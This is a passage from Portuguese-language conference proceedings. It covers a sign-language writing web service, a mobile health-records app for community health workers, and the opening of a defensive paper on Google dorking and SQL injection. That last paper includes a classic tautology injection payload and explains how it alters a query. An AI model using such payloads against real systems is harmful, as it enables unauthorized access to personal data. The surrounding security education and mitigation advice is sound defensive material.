O sistema Poli-Libras é um sistema *desktop*, sendo necessário que o usuário baixe a aplicação e a execute localmente. Seu principal problema de usabilidade pelos usuários é a falta de um instalador para o programa; o usuário deve executar um arquivo *.jar* diretamente pela linha de comando para que o sistema seja ativado e seja possível realizar traduções. Outra diferença para o serviço e-ELiS é a tradução de termos em português para a forma visual da LIBRAS.

No portal onde se encontra o Dicionário do Acessa Brasil, a apresentação dos resultados e traduções são feitas por *streaming* de dados, em formato de vídeo usando o *plug-in Adobe Flash Player*, um reprodutor de multimídia e de aplicações, o que acaba deixando a aplicação mais lenta e exigindo uma maior largura de banda de rede para poder executar as traduções sem problemas ou perdas de dados. No caso do e-ELiS, a apresentação dos dados é feita em formato de texto, e não necessita ser instalado nenhum software complementar. A principal diferença é que o e-ELiS aborda a tradução de termos para a forma escrita das línguas de sinais, enquanto o Dicionário Acessa Brasil efetua a tradução para a forma visual.

O Player Rybená realiza traduções quase que simultâneas em tempo de navegação do usuário, sendo necessário que o usuário selecione trechos que serão traduzidos e representados pelo *player*, além de poder ser utilizado em vários sites na Internet (requer integrar o *script* do Player Rybená na página HTML que utilizará o tradutor). No e-ELiS, o serviço é centralizado e todos os clientes que quiserem fazer acesso ao serviço se direcionarão para um mesmo endereço. Além disso, o Player Rybená é um *software* para uso comercial e de código fechado, diferentemente da filosofia do e-ELiS, que é ser *open source*.

4. Conclusões

O serviço e-ELiS será de grande valia aos usuários finais, pois facilitará o acesso à forma digital da ELiS. O serviço é *open source* e estará disponível para acesso livre a todos e poderá ser acessado de qualquer lugar, tanto pelo *desktop* quanto por *smartphones*. O sistema foi construído para ser um *software* totalmente aberto, e que possa ser alterado e estudado por desenvolvedores que tiverem interesse em melhorar o sistema ou conhecer sua estrutura.

O *web service* se encontra na versão 1.0, e seu código fonte pode ser encontrado em https://github.com/e-elis/projeto-e-ELiS. No momento está em validação por usuários que possuem conhecimento do alfabeto ELiS, e que contribuíram para que o desenvolvimento do serviço fosse possível. A quantidade de termos traduzidos, e disponível no sistema, ainda é relativamente pequena. O trabalho de tradução e revisão de termos será um processo contínuo e frequente, para que a base de dados do e-ELiS esteja sempre atualizada e que mais termos possam estar disponíveis no serviço.

Hoje já são oferecidos cursos para o aprendizado da ELiS. Com o auxílio do e-ELiS, os alunos terão mais uma ferramenta para aprendizagem desta escrita, e poderão acessar a versão digital da ELiS em qualquer lugar, não sendo necessária a instalação de editores de texto ou qualquer *software* de apresentação.

Referências

Acessa Brasil. Dicionário Acessa Brasil versão 2.1. Disponível em <http://www.acessibilidadebrasil.org.br/libras/>, acessado em 23 outubro de 2014.

Barros, M. E. Proposta de escrita das línguas de sinais. Dissertação de Mestrado em Letras e Linguística, Universidade Federal de Goiás, UFG, Brasil, 1998.

Barros, M. E. ELiS - Escrita de Línguas de Sinais: sua aprendizagem. Círculo de Estudos Linguísticos do Sul, 2010, Palhoça - SC. CELSUL - Círculo de Estudos Linguísticos do Sul, 2010.

Brasil. Lei n. 10.436, de 24 de abril de 2002. Dispõe sobre a Língua Brasileira de Sinais. Disponível em http://www.planalto.gov.br/ccivil_03/Leis/2002/L10436.htm, acessado em 23 de outubro 2014.

Brasil. Decreto n. 5.626, de 22 de dezembro de 2005. Regulamenta a Lei no 10.436, de 24 de abril de 2002, que dispõe sobre a Língua Brasileira de Sinais - Libras, e o art. 18 da Lei no 10.098, de 19 de dezembro de 2000. Disponível em http://www.planalto.gov.br/ccivil_03/_Ato2004-2006/2005/Decreto/D5626.htm, acessado em 23 de outubro 2014.

Fielding, R. T. Architectural styles and the design of network-based software architectures, Doctoral Dissertation, University of California, 2000.

Player Rybená. Disponível em <http://www.rybena.com.br/site-rybena/> Acessado em 31 de outubro de 2014;

Poli-Libras. Poli-Libras um tradudor de português para Libras. Disponível em <http://www.polilibras.com.br/desenvolvimento/tradutor/>, acessado em 23 outubro de 2014.

FichAs, uma solução de *software* livre móvel aos Agentes Comunitários de Saúde no Sistema Público de Saúde

Maurício Miranda Jourdan[1], Marcelo Ricardo Quinta[1],
Fábio Nogueira de Lucena[1]
mauriciomirandajourdan@gmail.com; {marcelo,fabio}@inf.ufg.br

Abstract
It is a consensus nowadays that the mobility plays a important role as a work tool. Many clipboards, spreadsheets or large systems are being extended or replaced by efficient mobile apps. However, there are activities which the exploitation of computing resources is not yet a reality, among them those in workflow of Community Health Workers in the Brazilian public health-care. This paper presents a free software solution to automate and facilitate the patient data collection by health agents, which currently is made through paper records. The goal is to give more efficiency on information updating and retrieving to doctors and managers take better and faster decisions.

Resumo
Atualmente, é consenso que a mobilidade tem papel importante como ferramenta de trabalho. Muitos formulários, planilhas ou grandes sistemas vêm sendo estendidos ou substituídos por aplicações móveis. Mesmo assim, há atividades cuja exploração por recursos computacionais ainda não é realidade na rotina de trabalho, como o que ocorre com o Sistema de Saúde Público Brasileiro. Este artigo apresenta uma solução de software livre móvel para automatizar e facilitar a coleta de dados de pacientes por agentes de saúde, atualmente feita por formulários de papel. O objetivo é dar mais eficiência a recuperação e atualização de informações das pessoas para que médicos e gestores possam tomar decisões melhores e mais rapidamente.

1. Introdução

Com a diminuição do custo de componentes de *hardware* que possibilita a fabricação de dispositivos móveis mais baratos (Mehl, 2006) e

1. Instituto de Informática – Universidade Federal de Goiás (UFG), Caixa Postal 131 – 74.001-970 – Goiânia – GO – Brazil

uma crescente demanda por tecnologia móvel que facilite o trabalho humano, levantou-se a questão se realmente essas ferramentas (tais quais *tablets*, *smartphones*, PDAs) podem ajudar nas atividades gerando mais benefícios do que empecilhos. Precisamos então encontrar áreas e problemas que nos permitam validar possíveis respostas e oferecer soluções de melhoria aos processos existentes através da tecnologia. Uma dessas áreas é a gestão da saúde pública, que no Brasil sofre deficiências que poderiam ser minimizadas através de melhorias no acesso à informação do cenário.

Segundo o Manual do Agente Comunitário de Saúde (SIAB, 2003),

> A competência profissional do ACS (Agente Comunitário de Saúde) é atuar no apoio aos indivíduos e no apoio aos coletivos sociais, identificando as situações mais comuns de risco em saúde (participando da orientação, do acompanhamento da educação popular em saúde) e estendendo as responsabilidades das equipes locais do SUS (colocando ações e conhecimentos sobre prevenções e soluções de problemas de ordem sanitárias e, mobilizando práticas de promoção de vida, em coletividades).

Um dos trabalhos mais repetitivos e constantes deste trabalhador é a coleta de informações de pacientes (Fichas A, B e C, dentre outras) e as condições de saúde dentro da casa das pessoas, o que atualmente é feito através de ferramentas tradicionais (formulários de papel e caneta) e muitas vezes é arquivado ou não processado para extração de conhecimento devido a dificuldades técnicas e falta de mão de obra. O agravante é: o escopo destes formulários geralmente incluem o chamados grupos de risco, como gestantes, idosos, pacientes com hanseníase, pressão alta e diabéticos.

Este trabalho apresenta uma solução móvel para coleta de informações do paciente através de um sistema executado em *tablets* e construído à partir de ferramentas livres, o FiChAS. Os objetivos são diminuir o tempo de chegada da informação aos tomadores de decisão, aumentar a eficiência no registro de dados e diminuir custos de execução. Porém, para que este processo eletrônico funcionasse, problemas técnicos de ar-

quitetura e interação com o usuário necessitaram de solução, descrita nas seções seguintes.

2. Suposições e requisitos breves

No dia a dia o ACS necessita de uma ferramenta que possa de forma satisfatória substituir o uso do papel e prancheta. Além de servir como uma ficha virtual, o *tablet* poderá ter suas funcionalidades exploradas para servir de apoio às demais atividades realizadas mostradas a seguir.

2.1. O processo

Algumas atribuições ao ACS que têm potencial de serem realizadas com o uso de um *tablet* foram extraídas do Manual: *1. Realizar mapeamento de sua área de ação; 2. Cadastrar as famílias e atualizar permanentemente esse cadastro; 3. Identificar indivíduos e famílias expostos a situações de risco; 4. Identificar áreas de risco; 5. Orientar as famílias para utilização adequada dos serviços de saúde, fazendo o encaminhamento e até mesmo agendando consultas, exames e atendimento odontológico, quando necessário; 6. Realizar, por meio de visita domiciliar, acompanhamento mensal de todas as famílias sob sua responsabilidade;*

Em ênfase aos itens 2 e 6, o acompanhamento é feito preenchendo fichas de papel que ao final do dia são recolhidas e arquivadas para análise e coleta de dados. Todo o trabalho é feito manualmente. Não existem garantias de que um dado médico foi preenchido corretamente, assim como dados de localização geográfica ou característica física de moradia. A validação dos dados é feita pelo próprio agente ou superior.

Existem certos dados que só podem ser inseridos mediante a presença de um superior. Estes tipos de entrada de dados podem ser facilmente substituídos por um fluxo simples de interação no aplicativo: controle de permissões e sincronização de dados no sistema. Sendo assim, ganha-se tempo e economiza-se recursos humanos.

Após o cadastramento e análise de determinadas famílias, o ACS submete as fichas a uma pessoa que realize manualmente a inserção dos dados coletados no banco de dados do SIAB (Sistema de Informação de Atenção Básica). Os dados que ainda não foram digitalizados são arquivados fisicamente para espera. Acreditamos e entendemos que este procedimento também pode ser substituído por um sistema através da Internet, que sincroniza e insere os dados no SIAB (Sistema de Informação da Atenção Básica) em tempo real.

2.2. Ficha A

O Ficha A vem da composição de uma série de fichas que o ACS traz consigo, dentre elas uma das mais importantes e conhecidas no meio da saúde pública, a "Ficha A", que descreve o perfil social e de saúde de uma família. Porém, um dos pontos importantes que nos faz acreditar que a solução deste trabalho é escalável para qualquer número e tipo de ficha é a natureza de dados e o fluxo de entrada: um cabeçalho, informações de cada membro da família ou região, informações da família, respostas de escolha única, múltipla escolha, numérico ou entrada de texto comum e um campo para observações. Por padrão, cada ficha apresenta um cabeçalho usado para diferenciar uma pessoa/família ou um grupo destes. Geralmente, estes cabeçalhos abrigam informações de data e localização da região onde será realizada os registros. Para o registro de pessoas, é exigido dados como nome, ocupação e idade, enquanto que para o registro das condições de moradia estas opções já são preestabelecidas.

Após preencher o cabeçalho (Figura 1), o ACS deve preencher as tabelas subsequentes no qual definem as pessoas que compõe a família. Existe uma mesma tabela para cada faixa de idade. Geralmente, uma tabela para pessoas de 0 a 14 anos e outra para 15 anos ou mais. Em seguida, o agente deve preencher as informações do ambiente com a possibilidade de múltipla seleção juntamente com uma entrada de escrita (Figura 2), por exemplo, uma família pode morar em uma casa de madeira e de tijolo e o agente especifi-

car que tal casa utiliza forro de palha também. Finalmente, o ACS preenche mais informações de múltipla seleção (outras informações e comportamento sociais) juntamente com escrita e tem a liberdade de realizar anotações que podem relevantes em um campo Observações no final da ficha.




Figura 1 – Distribuição das tabelas de dados na ficha física.

Figura 2 – Dados de múltipla seleção com escrita.

3. A solução – FichAs

O FichAs é um *software* livre, sob licença GPL v2.0, proposto para virtualizar as fichas de registro do ACS. Focado no desenvolvimento para a plataforma Android por questões de filosofia e custo dos aparelhos e recursos humanos para o desenvolvimento, ele abriga uma tela de *login* de usuário (o próprio ACS) que o encaminhará para uma tela inicial comuni-

cados e lista de fichas para escolha (Ficha A, Ficha B GES, Ficha B TB, dentre outras) no qual realizará algum cadastro.

Figura 3 – Exemplo da tela inicial do FichAs.

O usuário pode a qualquer momento escolher um tipo de ficha para começar um registro ou editá-la. Uma vez que uma destas ações sejam finalizadas, o aplicativo o leva novamente à tela inicial. Caso o modo de sincronização esteja ativado, o aplicativo irá então fazer a sincronização de todas as fichas com o servidor, construído também com tecnologias livres e armazenado na nuvem. A sincronização consiste em comparar os dados das fichas locais com as fichas no servidor, e assim realizar as alterações necessárias para manter ambos os bancos idênticos. Utilizando como exemplo a ficha A, o FichAs utiliza o padrão de *Action Bar* (Google, 2011) que abrigará o título da ficha atual juntamente com ferramentas que auxiliarão o ACS, tais como busca, sincronização e adição de componentes na ficha.

Os subtópicos de cada ficha serão distribuídos em abas (Cabeçalho, Pessoas, Moradias e Saneamento, Observações, etc). Para campos com opções limitadas serão utilizados *Spinners* (Google, 2011) simples ou *Spinners* com múltiplas seleções.

Os campos e descrições foram propositalmente aumentados de modo que utilizem ao máximo o espaço fornecido pelo *tablet*, diminuindo

o número de interações incorretas e melhorando a atenção na hora de ler o título e a digitação de um campo.

Figura 4 – Exemplo de uma instância de ficha no FichAs.

Cada tipo de ficha tem uma cor de layout diferente para facilitar o reconhecimento das funcionalidades. Na Ficha A, por exemplo, a tonalidade escolhida foi a azul.

Erros de entrada e operações não permitidas são reportadas através de um alerta no topo do aplicativo, evitando a persistência de informações incorretas.

Figura 5 – Exemplo de uma apresentação de entrada inválida.

3.1. Entrada de dados

É frequente em algumas fichas o aparecimento de um tipo de tabela onde o usuário insere condições (geralmente uma letra: N, C, S) ou dia respectivo a um mês. Uma solução para este tipo de entrada é criar uma cadeia N de *spinners* onde cada um fornecerá o dado em questão.

	Jan	Fev	Mar	Abr	Mai	Jun	Jul	Ago	Set	Out	Nov	Dez
Data da visita do profissional												
Toma medicação diária												
Data da última dose supervisionada												
Faz auto-cuidados												
Data da última consulta												
Comunicantes examinados												

Figura 6 – Exemplo do entrada como visto na ficha tradicional de papel.

Figura 7 – Exemplo do entrada acionado na ficha virtual.

Além de não permitir que o usuário entre com um número ou condição inválida, a forma da interface é parecida com a da ficha tradicional, dando mais afinidade a um usuário veterano de fichas de papéis.

Existem alguns campos encontrados na ficha de papel que são "redundantes", uma vez que um computador pode prevê-los matematicamente. Campos como "Idade" não fazem sentido de existir neste contexto já que o usuário entrará com a data de nascimento da pessoa e o servidor fará o cálculo baseado na data de consulta, retornando assim a idade exata da pessoa no momento do registro. Campos que necessitam dos dados do ACS (usuário) também poderão ser omitidos de preencher na versão virtual já que estes dados sempre estarão acessíveis pelo sistema através do sistema de login, como o campo "Nome do profissional" presente nos cabeçalhos de algumas fichas.

3.2. Arquitetura

Apesar dos avanços e flexibilidade dos módulos de prontuário eletrônico e coleta de dados simplificada do e-SUS AB (SUS, 2013), atualmente não é oferecido uma gama de serviços suficientes para operar todos os casos de uso gerados pelo porte de um *tablet* no contexto do ACS e nem oferece suporte aos tipos de fichas utilizadas pelo mesmo. O servidor do FichAs pode ser adaptado futuramente como um módulo do e-SUS AB ou um servidor próprio à parte que fará comunicações via Thrift (Apache 2007) com um servidor central do e-SUS AB.

O FichAs adotará uma arquitetura cliente/servidor orientada a serviços web (RESTful) no qual toda manipulação de registros e processamento de dados ficará a encargo do servidor. Os principais serviços de *back-end* serão: 1. CRUD de fichas; 2. Mostrar comunicados; 3. Autenticar usuário; 4. Buscar fichas; 5. Disponibilizar ou não fichas para determinado usuário; 6. Sincronizar fichas. Um painel administrativo via web poderá consumir os seguintes serviços especiais: 1. Publicar comunicados; 2. Bloquear usuários; 3. Gerar estatísticas; 4. Visualizar, editar ou repassar fichas a outros usuários; 5. CRUD de usuários;

A persistência dos dados será tanto local quanto remota, por isso a necessidade de um serviço de sincronização. Deste modo, o nível de confiabilidade do aplicativo eleva-se mesmo em circunstâncias de péssima qualidade, ou total falta, de sinal de conexão à Internet.

3.3. Tecnologias

O FichAs foi projetado para ser executado em um *tablet* com resolução igual ou superior a 1280x800 em modo paisagem, em consequência da alta carga de inputs horizontais que os layout carregam. Devido a utilização de alguns componentes visuais relativamente recentes, é necessário que o dispositivo suporte Android 3.2 ou superior.

O formato das mensagens trocadas entre clientes e servidor será em JSON (ECMA, 2013). O JSON fornece uma formatação de dados simples, de rápida implementação e alta interoperabilidade para o sistema que o utiliza, deste modo, o FichAs pode ser expandido para outras plataformas utilizando a mesma fonte de serviços. A biblioteca responsável pela conversão dos formatos em JSON será a Gson (Google, 2008).

A comunicação com os serviços via HTTP ou HTTPS será feita através do *Spring for Android* (Pivotal, 2010). O *Spring* contém uma vasta, tolerante a falhas, e robusta biblioteca para consumo de serviços via HTTP.

4. Conclusão

O FichAs tem o objetivo de transmitir ao usuário o mais próximo possível do conforto do papel e caneta para o *tablet*, sem que o usuário recente o estranhe, porém removendo os empecilhos do meio físico e explorando os recursos que um tablet oferece, sem deixar de ser simples e intuitivo. Percebemos que os tipos de entrada seguem um padrão simples e bem definido, com poucas diferenças de interação entre as entradas. Por isso, é de se esperar que o ACS tenha benefícios em seu dia a dia com o uso desta ferramenta, economizando tempo e poupando recursos humanos.

Sobre a arquitetura geral, conseguimos eliminar a dependência de um profissional extra para consolidação de dados, o que é feito por um servidor no *back-end*, o que diminui custos. Além disso, por manter certas entradas fixas, a taxa de erros de escrita pode ser diminuída. Como objetivos futuros, pretendemos fazer a instalação e produção para avaliar os resultados de uso e computar todas as fichas que o ACS utiliza, não só as de acompanhamento de saúde como também as fichas de relatório de trabalho, isentando totalmente de fichas físicas.

Sobre os desafios de interface, os principais enfrentados foram em relação ao mapeamento formulário-componente visual e o agrupamento de entradas comuns em subformulários que deixassem o aplicativo com menos

complexidade de inserção de dados. Além disso, muitas entradas que antes eram realizadas após cálculos matemáticos puderam ser feitas automaticamente pelo sistema, como o tempo de gestação. Em vez do ACS calculá-lo contando as semanas desde o dia da fecundação, o sistema faz isso sem a necessidade de processamento do usuário. Com isso, evitamos erros.

Adicionalmente, o fato de ser um *software* livre de licença GNU GPL (GNU, 2007) facilita o processo de adaptação às constantes mudanças tecnológicas e de requisitos, principalmente na área móvel, além de servir como base para outras necessidades semelhantes. A assistência ao serviço público por meio do *software* livre traz benefício não só financeiros, como também de transparência e independência de instituições privadas ou públicas que podem eventualmente melhorar ou ampliar o sistema sem ter que passar por barreiras burocráticas, ganhando-se assim tempo e melhorando a qualidade de vida do usuário final, que será em sua maioria, o cidadão.

Como trabalhos futuros e oportunidades de pesquisa abertas com este trabalho, planejamos o estudo dos reais ganhos com a implantação de um sistema móvel em relação ao sistema comum, ou seja, o cálculo do impacto da mobilidade do sistema computacional no processo de coleta de informações, seja internamente, através da percepção do ACS, ou externamente, através de métricas de cálculo da diminuição de erros e velocidade e capacidade de geração de conhecimento para os gestores.

Referências

Apache Software Foundation (2007). Thrift. https://thrift.apache.org/, (Acessado em 04/11/2014).

GNU (2007). General Public License. http://www.gnu.org/copyleft/gpl.html (Acessado em 24/10/2014).

Google Inc (2008). Gson. https://code.google.com/p/google-gson/ (Acessado em 24/07/2014).

Google Inc (2010). Spring for Android, Pivotal Software. http://spring.io/ (Acessado em 24/07/2014).

Google Inc (2011). Android Action Bar. http://developer.android.com/guide/topics/ui/actionbar.html, (Acessado em 24/07/2014).

Google Inc (2011). Android Spinner. http://developer.android.com/guide/topics/ui/controls/spinner.html, (Acessado em 09/07/2014).

JSON (JavaScript Object Notation) (2013). ECMA International. http://json.org, (Acessado em 24/07/2014).

Mehl, Ewaldo L. M. (2006). Do Transistor ao Microprocessador. http://stoa.usp.br/kblane/files/827/4714/historia_transistor.pdf , (Acessado em 09/03/2014).

SIAB (2003). Sistema Brasileiro da Atenção Básica. http://www2.datasus.gov.br/SIAB/index.php?area=03, (Acessado em 09/03/2014).

SUS, Ministério da Saúde (2013). e-SUS Atenção Básica. http://dab.saude.gov.br/portaldab/, (Acessado em 04/11/2014).

Google *Hacking* para ataques SQL *Injection*

Amaury Walbert de Carvalho[1]; Antonio Pires de Castro Júnior[1]
{amaurywalbert,apcastrojr}@gmail.com

Abstract
The objective of this paper is to present a study on the Google Hacking and SQL Injection, alerting administrators of web systems and information security professionals about the risks of combining these techniques for detecting faults and vulnerability exploits. A case study using the tools Google Dorks and SqlMap is described to show the ease with which an attacker can gain access to sensitive information of an organization by detecting and exploiting faults in web systems. Some measures are introduced to minimize the problems caused by this type of attack..

Resumo
O objetivo deste trabalho é apresentar um estudo sobre o Google Hacking e SQL Injection, alertando os administradores de sistemas web e profissionais de segurança da informação sobre os riscos da combinação dessas técnicas de detecção de falhas e exploração de vulnerabilidades. Um estudo de caso usando as ferramentas Google Dorks e SqlMap é descrito para mostrar a facilidade com que um atacante consegue ter acesso a informações sensíveis de uma organização através da detecção e exploração de falhas em sistemas web. Algumas medidas são apresentadas para minimizar os problemas causados por esse tipo de ataque.

Introdução

A Internet permite que diversos tipos de negócios aconteçam através de sistemas web, e as ferramentas de busca são aliadas no processo de divulgação dos produtos e serviços de uma organização. Essas mesmas ferramentas podem ser usadas por atacantes para descobrir falhas de segurança nos sistemas. Existem diversas técnicas usadas para esse propósito, uma delas é o Google *Hacking* (GHDB, 2014).

1. Faculdade de Tecnologia SENAI de Desenvolvimento Gerencial (FATESG). Rua 227-A, no 95, St. Leste Universitário – CEP 74610-155 – Goiânia – GO – Brazil.

Exploradas de maneira correta, as falhas de segurança permitem que o atacante tenha acesso irrestrito à informações sensíveis de uma organização. De acordo com um levantamento feito pela OWASP (2013), o maior número de incidentes de segurança em sistemas web no ano de 2013 foi através de injeção de códigos SQL em sistemas vulneráveis. Este método de exploração é conhecido como SQL *Injection*.

O objetivo deste trabalho é chamar a atenção dos profissionais de segurança da informação e dos administradores de sistemas para as ameaças existentes. Atacantes estão combinando ferramentas do mecanismo de buscas do Google para identificar alvos, e explorando essas vulnerabilidades com ferramentas que fazem injeção de códigos SQL de forma automatizada para terem acesso a informações sensíveis.

Na próxima seção, o leitor encontra um levantamento sobre a necessidade de proteção de sistemas informacionais. As Seções 3 e 4 trazem um estudo sobre as técnicas Google *Hacking* e SQL *Injection*, respectivamente. A Seção 5 descreve um estudo de caso usando as ferramentas Google *Dorks* e *SqlMap* para detecção de um alvo vulnerável, exploração e acesso a informações sensíveis de uma organização.

Segurança da Informação

Já há alguns anos a informação movimenta negócios pelo mundo todo e muitas organizações dependem exclusivamente da manipulação de informações para a geração de receita, e por consequência, manter sua existência e lucratividade. Para PMG Solutions (2011) a informação se tornou uma mercadoria valiosa e é difícil observar qualquer processo de negócio que não trabalhe com informações.

Como uma boa parte das informações sensíveis de uma organização estão sendo manipuladas por sistemas computacionais, indivíduos mal-intencionados podem se aproveitar de falhas nos sistemas para ter acesso a essas informações. Empresas são testadas a todo momento sobre

aspectos relacionados à segurança da informação e os noticiários constantemente mostram casos de incidentes que vão desde acessos indevidos a sistemas web até alterações em banco de dados. O fato é que as brechas de segurança existem e devem ser consideradas e tratadas.

Para Ferreira (2003) existem três principais atributos de qualidade que a informação deve ser submetida: integridade, confidencialidade e disponibilidade. Esses atributos formam os pilares da segurança da informação. Malandrin (2013) defende a ideia de que uma organização deve adotar um Sistema de Gestão da Segurança da Informação (SGSI) e relaciona o Modelo CIA como propriedades essenciais sobre a informação da organização. Para este autor, essas propriedades são assim definidas: (1) Confidencialidade: a propriedade que a informação tem de que não será divulgada a entidades não autorizadas. Essa propriedade pode se referir ao conteúdo da informação ou a própria existência da informação. Controles de acesso ajudam a manutenção de confidencialidade da informação. (2) Integridade: a propriedade que a informação tem de não ser alterada por entidades não autorizadas. Essa propriedade também se refere tanto quanto ao conteúdo da informação como a sua origem. Controles existem para permitir a prevenção contra ataques a integridade ou a detecção de ataques que já aconteceram. (3) Disponibilidade: a propriedade que a informação tem de que estará disponível para as entidades autorizadas.

Com o aumento considerável da preocupação com a segurança da informação, normas e padrões foram estabelecidos para que os interessados possam realizar procedimentos que diminuam os riscos de ataques contra seus sistemas, entre eles os sistemas web, um dos principais.

No Brasil, existe a NBR ISO/IEC 27002, um código de prática para a segurança da informação baseado em normas internacionais e publicado pela ABNT (Associação Brasileira de Normas Técnicas). Essa norma é baseada nas melhores práticas de segurança da informação reconhecidas mundialmente e por sua constante revisão e atualização, deveria ser utilizada por todas as empresas. Para Franciscatto (2013) a adoção da ISO/IEC

27002 garante, além da segurança da informação, uma correta comunicação entre fabricante e cliente, a proteção do consumidor e a eliminação de barreiras técnicas e comerciais.

Google *Hacking*

Toledo (2012) mostra que existe uma quantidade expressiva de informações sensíveis que podem ser acessadas através de uma simples pesquisa no Google. O ato de explorar falhas em sistemas web ou localizar informações confidenciais usando a ferramenta de pesquisa do Google é chamado de Google *Hacking*.

McGuffe (2013) define Google *Hacking* como um conjunto de ferramentas e técnicas que podem ser combinadas ou usadas de forma isoladas para descobrir vulnerabilidades e problemas de segurança na Internet. Assim como os operadores avançados do Google permitem que usuários possam melhorar suas pesquisas e conseguir localizar um determinado conteúdo de forma rápida e precisa, usuários mal-intencionados podem usar os mesmos artifícios para identificar possíveis alvos para ataques.

Profissionais de segurança da informação e usuários avançados dos sistemas web tentam identificar os tipos de consultas que podem resultar em busca por informações sensíveis. Exitem diversos catálogos disponíveis na internet que descrevem as principais técnicas usadas pelos praticantes do Google *Hacking*. A intenção é divulgar o máximo possível essas técnicas para que todos os responsáveis por administrar sistemas web possam conhecê-las e tentar evitar que os seus sistemas sejam explorados. A coletânea mais conhecida talvez seja o GHDB (2014). Criado originalmente por Long (2008), autor do livro *Google Hacking for Penetration Testers,* o GHDB foi incorporado ao *Exploit Database*, e as técnicas de consulta usadas no Google *Hacking* passaram a ser conhecidas também como Google *Dorks*. A partir de então os diversos softwares que fazem testes de intrusão podem usar o GHDB para aprimorar os testes e verificar se os sistemas estão vulneráveis a estes tipos de consultas (GHDB, 2014).

De acordo com o site Acunetix (2014) os *dorks* disponíveis no GHDB podem identificar as seguintes tipos de dados: (1) Avisos e vulnerabilidades do servidor; (2) Mensagens de erro que contêm muita informação; (3) Arquivos contendo senhas; (4) Diretórios sensíveis; (5) Páginas que contêm portais de logon; (7) Páginas que permitem acesso à dispositivos de rede ou dados como *logs* de *firewall*.

Evitando o Google *Hacking*

Diariamente surgem novos *dorks* que exploram falhas de segurança e podem ser usados para levantar informações confidenciais ou dados sensíveis na internet. Billing (2008) faz uma síntese sobre as técnicas que podem minimizar os efeitos desse tipo de ataque e ressalta a importância em estabelecer uma política de segurança sólida, no que diz respeito aos tipos de informações que podem ser disponibilizadas na web.

Outro ponto interessante é usar as mesmas técnicas do Google *Hacking* para explorar os seus próprios sistemas. Estar atentos aos novos *dorks* e testá-los contra os seus sites é uma maneira de verificar quais são as falhas que podem ser exploradas e com isso conseguir corrigir antes de um possível ataque efetivo. Caso as informações sensíveis sejam disponibilizadas por funcionários das empresas, cursos e treinamento podem ser aplicados para que esses funcionários conheçam os riscos de uma informação veiculada na internet de maneira imprópria.

A partir do conhecimento das técnicas de Google *Hacking*, os administradores podem criar ferramentas automatizadas para testar continuamente seus sistemas. Existem também soluções prontas que fazem esse trabalho. Os *Scanners* de Vulnerabilidades Web já estão fazendo uso do GHDB e também de outras bibliotecas, para tentar identificar sistemas que podem estar divulgando informações sensíveis e passíveis de serem exploradas por técnicas de Google *Hacking*.

SQL Injection

De acordo com um levantamento feito pela OWASP (2013), o *Structured Query Language Injection*, ou SQL *Injection*, foi a técnica mais utilizada para ataques a aplicações web em 2013. Tentando explorar variáveis usadas pelas aplicações para acessar o banco de dados, o atacante pode conseguir inserir comandos SQL maliciosos e receber como retorno informações sensíveis diretamente do banco de dados, ou, em alguns casos, inserir comados do próprio sistema operacional.

Um exemplo simples pode ser descrito a partir de uma página de login, onde um usuário deve passar valores referentes ao login e senha para a aplicação web. A partir de comandos previamente definidos, a aplicação se comunica com o banco de dados para consultar os valores passados pelo usuário. Caso o ambiente descrito não tenha nenhum mecanismo para verificar os tipos de dados inseridos, outros comandos SQL podem ser inseridos nos campos de login e senha e assim modificar a consulta ao banco de dados. Tudo o que o atacante precisa saber é um pouco dos comandos SQL e intuição para tentar adivinhar nomes usados pelos administradores do banco de dados para as tabelas e campos (ACUNETIX, 2014).

Na prática, um ataque de SQL *Injection* funcionaria da seguinte maneira:

```
SELECT produto FROM tabela WHERE nomeprod = 'usuário
insere nome do produto';
```

O comando acima irá retornar o campo produto de uma tabela onde os valores inseridos pelo usuário no campo correspondente ao produto forem iguais aos valores mantidos no banco de dados. Os valores inseridos pelo usuário na aplicação web será usado para completar o comando SQL. Se um atacante insere os seguintes valores:

```
teste' OR 'x' = 'x
```

a sintaxe da consulta passa a ser a seguinte:

```
SELECT produto FROM tabela WHERE nomeprod = 'teste' OR
'x' = 'x'
```

Com a injeção de caracteres que alteram o código SQL, a consulta irá retornar valores do campo produto onde o nome do produto for teste, ou onde x for igual a x. Como x é igual a x em qualquer situação, o teste lógico realizado pelo operador OR irá retornar um resultado verdadeiro e todos os valores do campo produto serão listados.

Caso um comando *SELECT* seja executado em uma loja online vulnerável a ataques de SQL *Injection*, é possível que um atacante consiga visualizar informações de clientes, como endereço, CPF, e até mesmo o número do cartão de crédito.

Para Sadeghian (2013), a flexibilidade da linguagem SQL permite que essa técnica de ataque possa ser usada com muita frequência nos dias atuais e por isso lojas online devem tomar cuidado com seus sistemas web. Já para OWASP (2014), esse tipo de ataque ocorre porque em caso de sucesso, o atacante pode obter acesso completo ao banco de dados de um sistema, tornado-o um alvo atrativo.

Evitando ataques

Propor uma solução única para os ataques de SQL *Injection* é muito difícil por causa da flexibilidade da linguagem SQL. Sadeghian (2013) propõem dois modelos que devem ser usados em paralelo: Consultas Parametrizadas e Configuração Inteligente do Esquema de Privilégios do Banco de Dados.

As Consultas Parametrizadas são usadas pelo desenvolvedor no momento da codificação. Espaços devem ser reservados nas consultas SQL para receberem os valores das variáveis. As instruções SQL são executadas sem as variáveis e depois com elas. Assim, mesmo que um atacante passe comandos SQL, estes serão tratados apenas como strings normais.

A Configuração Inteligente do Esquema de Privilégios do Banco de Dados, sugere que sejam criados usuários diferentes e com privilégios restritos para cada um. O administrador pode conceder privilégios para certas páginas de apenas consulta. Nesse caso um atacante apenas conseguirá usar o comando *SELECT*, excluindo a possibilidade de alteração do banco de dados, o que não isenta a possibilidade de visualização do conteúdo armazenado.

Outro método empregado para diminuir os problemas com SQL *Injection* é tratar os valores de entrada para que as variáveis do sistema web não considere valores que representem um código SQL malicioso. Controlar o tamanho de uma determinada variável e eliminar caracteres especiais usados pelo banco de dados são exemplos de como tentar tratar esses valores.

